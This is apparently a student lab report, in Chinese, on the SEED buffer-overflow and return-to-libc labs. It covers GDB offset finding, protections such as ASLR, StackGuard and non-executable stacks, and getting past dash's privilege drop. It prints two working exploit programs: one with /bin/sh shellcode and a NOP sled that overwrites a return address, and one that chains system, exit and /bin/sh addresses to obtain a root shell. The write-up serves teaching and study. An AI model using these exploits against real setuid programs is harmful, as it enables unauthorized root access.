实验二：Buffer Overflow Vulnerablility Lab


**任务1**: Running Shellcode

1.使用gcc的-z execstack选项编译call\_shellcode.c文件，运行对应程序，发现我们成功调用了shell

2.运行结果：



**任务2**: Exploiting the Vulnerability

1. 我们把BUF\_SIZE设置为24，对stack.c进行编译之后使用GDB调试。对bof设置断点，直接使用run运行，我们可以查看当程序暂停到了bof入口的时候的部分数据。
2. 
3. 然后我们使用指令查看ebp这个寄存器的值，同时查看buff数组的地址，经过观察得到寄存器+4就是bof函数返回地址对应的内存地址，同理我们可以计算出buffer和bof返回地址之间的距离为36
4. 所以exploit.c的程序为：

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

const char code[]

= "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main() {

char buffer[517];

FILE \*badfile = fopen("./badfile", "w");

memset(&buffer, 0x90, 517);

int start = 517 - sizeof(code) / sizeof(char);

strcpy(buffer + start, code);

unsigned int ret = 0xbfffec58;

/\* $ebp (0xbfffeaf8) \*/

buffer[36] = 0x58;

buffer[37] = 0xec;


buffer[38] = 0xff;

buffer[39] = 0xbf;



fwrite(buffer, 517, 1, badfile);

fclose(badfile);


return 0; }

1. 接着我们将nop指令写满buffer，在buffer末尾填充shellcode，我们在36-39字节的位置写入一个地址0xfffec58，以小端排序的方式填充进buffer
2. 之后编译stack.c，给予对应的权限，运行对应的程序，成功得到了shell，获取了root用户的权限。
3. 


**任务3**: Defeating dash’s Countermeasure

1. 注释掉setuid（0），调用stack所得结果为：这里获取到普通用户seed的shell
2. 
3. 取消注释之后，我们运行stack所得结果为，这里获取到root用户的shell
4. 
5. 之后我们在shellcode加入setuid（0），然后在dash下运行stack也可以得到root的shell，阅读dash的源码我们可以知道，如果RUID和EUID不同，亦或是用户组的两者不同，dash会降低权限，如果使用setuid（0）将RUID设置为root，就会导致EUID和其一致，因此dash不会降低权限。



**任务4**: Defeating Address Randomization

1. 运行脚本文件，得到了shell
2. 

**任务**5: Turn on the StackGuard Protection


1. 先关闭地址随机化，禁用堆栈保护，也就是-fno-stack-protector选项，运行stack报错，原因是栈溢出攻击。
2. 

**任务**6: Turn on the Non-executable Stack Protection



1. 先关闭地址随机化选项，发现运行stack报错
2. 
3. 调试发现错误发生在shellcode第一个指令，也就是说只要指令地址在栈上的时候，就会报错
4. 

**实验3 Return-to-libc Attack Lab**


**任务**1: Finding out the addresses of libc functions

1. 运行代码生成root对应的setuid的relib，在这里我们设置BUF\_SIZE为233，使用命令查看system和exit的地址
2. 

**任务**2: Putting the shell string in the memory

1. 使用命令：
2. 
3. 设置名称长度和retlib的文件cccccc，保存内容为MYSHELL的地址，可以看到/bin/sh的地址为
4. 

**任务**3: Exploiting the buffer-overflow vulnerability

1. 查看ebp和buffer的地址：
2. 
3. 计算出buf地址和返回地址之间的内存地址的差为245，然后我们得到exploit.c的程序：

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main() {

char buf[260];

FILE \*badfile;

badfile = fopen("./badfile", "w");

\*(long \*)&buf[245] = 0xb7e42da0;

\*(long \*)&buf[249] = 0xb7e369d0;

\*(long \*)&buf[253] = 0xbffffdef;


fwrite(buf, sizeof(buf), 1, badfile);

fclose(badfile);


return 0; }

4、 245-248字节是system的地址，对应着bof函数的返回地址，249-252字节是exit的地址，对应着system函数的返回地址，253-265是/bin/sh的地址


5. 接着我们再运行retlib得到了root的shell

6．





变异攻击1：

1. 去掉exit的地址，运行retlib，会出现段错误，
2. 
3. 因为推出shell之后程序进入system的返回地址，由上面可以知道，当exit存在的时候正常，当exit不存在时候跳转到别的地址导致内存地址出现问题，出现段错误

变异攻击2：

1. 将rerlib更名，会出现如下错误，
2. 
3. 因为二进制程序长度改变之后，环境变量地址也会改变，导致了两个文件的/bin/sh不一致，传递的system参数会出现问题

**任务**4: Turning on address randomization

1. kernel.randomize\_va\_space设置为2，打开Ubuntu的地址随机化保护，运行rerlib，出现段错误
2. 
3. 当打开ALSR后，/bin/sh的地址会改变
4. 
5. 设置set disable-randomization off打开ALSR之后，system和exit地址也会改变。
6. 
7. 
8. 但是buf和ebp之间距离固定，因此三个地址是正确的，只是对应数组的值改变了